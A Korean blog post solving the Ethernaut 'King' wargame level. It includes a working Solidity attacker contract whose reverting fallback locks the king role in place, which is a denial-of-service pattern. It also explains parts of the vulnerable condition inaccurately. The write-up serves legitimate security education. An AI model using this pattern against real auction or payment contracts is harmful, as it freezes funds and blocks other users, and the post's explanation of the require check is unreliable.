
Heuristic Wave Follow
Dec 20, 2018 · 8 min read

Ethernaut King Problem — 이더넛 9단계 문제 해설

문제 해설에 들어가기 전, 이번 포스팅은 이더넛 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정 하에 해설을 진행합니다.



. . .

King Problem

이번 문제의 목표는 King이 되는 것이다. 사실 코드만 보면 prize보다 큰 금액만 걸면 왕위에 오를 수 있기 때문에 무척이나 간단한 문제처럼 보인다. 실제로 단 한번의 sendTransaction을 통하여 이번 단계를 해결 할 수 있다. 그러나, Ethernaut이 말하고 싶은 문제는, Your goal is to break it.즉, 영원한 왕위에 오를 수 있는 방법을 구하라고 하는 것이다. 자! 이제 왕좌를 차지하러 코드속으로 들어가 보자!

> 이번 문제를 다른 단계에서 해결했던 방법대로 주어진 코드를 바로 리믹스에 복사해도 컴파일이 불가능 할 것이다. import하고 있는 Ownable.sol파일을 찾지 못해서 발생하는 문제이니,https://github.com/OpenZeppelin/openzeppelin-solidity/blob/v1.0.5/contracts/ownership/Ownable.sol (이더넛에서 0.4.18컴파일을 사용하므로, 최신 코드가 아닌 코드수정이 필요없는 Ownable을 링크)이곳에서 코드를 복사하여 함께 컴파일 하거나, 리믹스에서 Ownable.sol 파일을 미리 만들어 놓아야 한다.

왕위를 탈취하고 영원한 왕좌를 차지하기 위해 컨트랙트 이름을 정복자라고 지었다. 정복자 컨트랙트를 나의 계정으로 배포하자.

. . .

King.sol 코드 리뷰

```
//생성자
function King() public payable {
    king = msg.sender; // King 컨트랙트를 배포 하는 계정이 king이 된다.
    prize = msg.value; // 컨트랙트를 배포할 때, 기입한 값이 prize가 된다.
  }

  function() external payable {
    require(msg.value >= prize || msg.sender == owner);
    king.transfer(msg.value);
```

```
      king = msg.sender;
      prize = msg.value;
    }
```

외부에서 바로 King생성자(function)을 호출하여 이번 문제를 해결 할 수 있지만, constructor가 생긴 지금의 상황을 고려하면 제대로 된 풀이 법이 아니다.

익명함수를 주목해보자! 유효성을 검사하는 require문에서 prize보다 왕위에 오를 계정의 value가 커야하고, sender와 owner가 같아야 한다. 이더넛으로 부터 문제가 배포되었을때는 sender와 owner가 같지만 우리가 다른 컨트랙트를 통해 sender와 owner를 다르게 만들면 영원한 왕위에 오를 수 있다!

Conqueror.sol

```
pragma solidity ^0.4.18;

contract Conqueror {
    function Conqueror() public {}

    function victory(address _king) public payable {
        _king.call.value(msg.value)();
    }

    function() public payable {
        revert();
    }
}
```

코드 리뷰

victory 함수는 인자로 받은 target 주소의 fallback 함수를 msg.value만큼의 금액을 전송하는 형태로 호출한다.

위 에서는 traget이 될 함수가 fallback이기 때문에 `()` 상태로 두었다. 만약 target 컨트랙트에 공격대상 함수로 a()라는 함수가 있다면 `(bytes4(sha3("a()")))` 을 사용해서 Methods Id를 알아낸다. Methods Id를 리믹스에서 알아내는 방법은 필자의

Delegation Problem 에서 설명해 두었다.

> bytes4(sha3("a()"))
>
> 이더리움에서는 컴파일 된 함수를, 솔리디티로 작성한 함수의 sha3 해시값 첫 4바이트를 이용하여 식별한다. 게스에서 함수를 호출할 때는 ABI가 알려져 있기 때문에 컴파일 이전의 함수명을 사용할 수 있지만, 호출할 경우에는 컴파일된 함수의 식별자를 사용해야 한다.

call 함수는 앞에 위치한 주소에 대해 value 인자로 지정한 금액(wei 단위)를 송금한다. 이때, value 뒤에 오는 괄호 안에 함수를 넣으면 대상 계약의 함수를 호출한다.


즉, '_king함수에 위치한 fallback함수를 msg.value만큼 전송할 금액으로 지정하며 호출한다'는 의미다.

Fallback 함수는 다른 누군가로부터 Conqueror 컨트랙트를 보호하기 위해서 넣어놓은 함수 이다. Conqueror 컨트랙트에 트랜잭션을 발생시켜도 바로 revert시켜서 컨트랙트를 보호한다. 사실 이문제를 풀을 때는 꼭 작성하지 않아도 된다.

현재 owner와 king은 위에 명시된 주소이고, prize는 1ETH 이다. 즉, 1이더 이상을 King의 CA에 전송하면 왕이 될 수 있다.

. . .

리믹스에서 배포한 Conqueror 컨트랙트를 활용하여 target이 될 King의 주소를 넣고, Value 값에 1이더 이상의 금액을 넣고 트랜잭션을 발생시킨다.


Value
1.1
ether
Conqueror
Deploy
Load contract from Address
At Address
Transactions recorded: 3
Deployed Contracts
King at 0x872...65f47 (blockchain)
(fallback)
renounceOwnership
transferOwnership
address _newOwner
king
owner
0: address:
0x32D25A51C4690960F1D18fADFa98111F71de5fA7
prize
0: uint256: 1000000000000000000
Conqueror at 0xe36...4ede9 (blockchain)
(fallback)
victory
_king:
0x8729e38b81d4cdd77fb92e14ae709298b4165f47
transact

그러나 가스리밋과 수수료를 넉넉하게 지정해 주었음에도 불구하고, Out of gas 문제가 발생한다.

롭슨 네트워크 상의 문제로 인식하고 그냥 King 컨트랙트에 1이더 이상의 금액을 넣어서 다음단계로 넘어가자.

. . .

수정 (gas Limit & gas Price 이해하기)

필자가 out of gas문제를 고민하다가 가스리밋과 가스가격의 정의를 잘 못 이해하고 있다는 것을 깨달았다. 메타마스크에서 가스 수수료를 누르면 가스 가격과 가스 리밋이 나온다.

- 가스 가격 : 이더리움 네트워크내에서 내가 발생시킨 트랜잭션을 우선적으로 처리하기 위해 내가 지불하는 가스 가격이다.
- 가스 리밋 : 해당 트랜잭션을 전송하는데 최대로 허락 할 마지노선을 뜻한다. 참고로 디폴트 가스 리밋은 21000이다.

이더 스캔에서 트랜잭션 영수증을 확인해 보면, Actual Tx Cost/Fee항목이 보인다. 이것이 내가 지정한 가스 가격에 실제 사용한 가스양(Gas Used By Txn)을 곱하여 계산된 결과가 나온다. 아래 필자의 이더스캔내역을 확인하면서 가스에 대한 이해도를 높이자!

다시 롭슨 테스트넷에서 진행한 결과 문제 없이 잘 실행된다.

필자의 King Problem 성공 Receipt


참고로, 위 이더스캔에서 보여지는 To를 들여다보면 이더가 2차례에 걸쳐서 보내졌는데 King컨트랙트 내부에 작성된 아래와 같은 코드때문에 발생한 것이다.

```
king.transfer(msg.value);
```

. . .

JavaScript VM에서 실행하기

나의 풀이법이 맞는지 점검해 보기위해서 환경만 바꿔 테스트를 진행했다.



위와 같이 Conqueror 컨트랙트를 활용하여2이더를 전송하여 King(위 사진을 보면 킹과 오너가 다르다)이 되고 다른 주소(0x4b0....)로 King컨트랙트에 3이더 이상의 트랜잭션 발생시키면 revert처리가 된 것을 콘솔창에서 확인 할 수 있다. King.sol의 취약점이었던 유효성 체크 조건문에서 정복자 컨트랙트가 sender와 owner가 다르게 만들어 놓았기 때문에 예외처리가 되는 것이다.

이번 문제를 통하여 악의적인 의도를 가진 컨트랙트에 의해서 내가 배포한 코드가 본래의 의도와는 다르게 작용할 수 있다는 것을 체험했다. 이것은 실제 스마트 컨트랙트로 경매에 관련된 서비스를 제공할때 위와 같은 공격에 대한 대비책이 없다면, 악의적인 공격자에 의한 공격을 받으면 아무도 입찰 할 수 없는 문제를 발생시킨다. 때문에 우리는 조건문을 작성할 때에도 신중하게 코드를 짜야한다.

다음번에는 10단계 Re-entrancy에서 만나요!

Ethernaut Re-entrancy Problem — 이더넛 10단계 문제 해설

문제 해설에 들어가기 전, 이번 포스팅은 이더넛 내에서 콘솔창과 상호 작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어

medium.com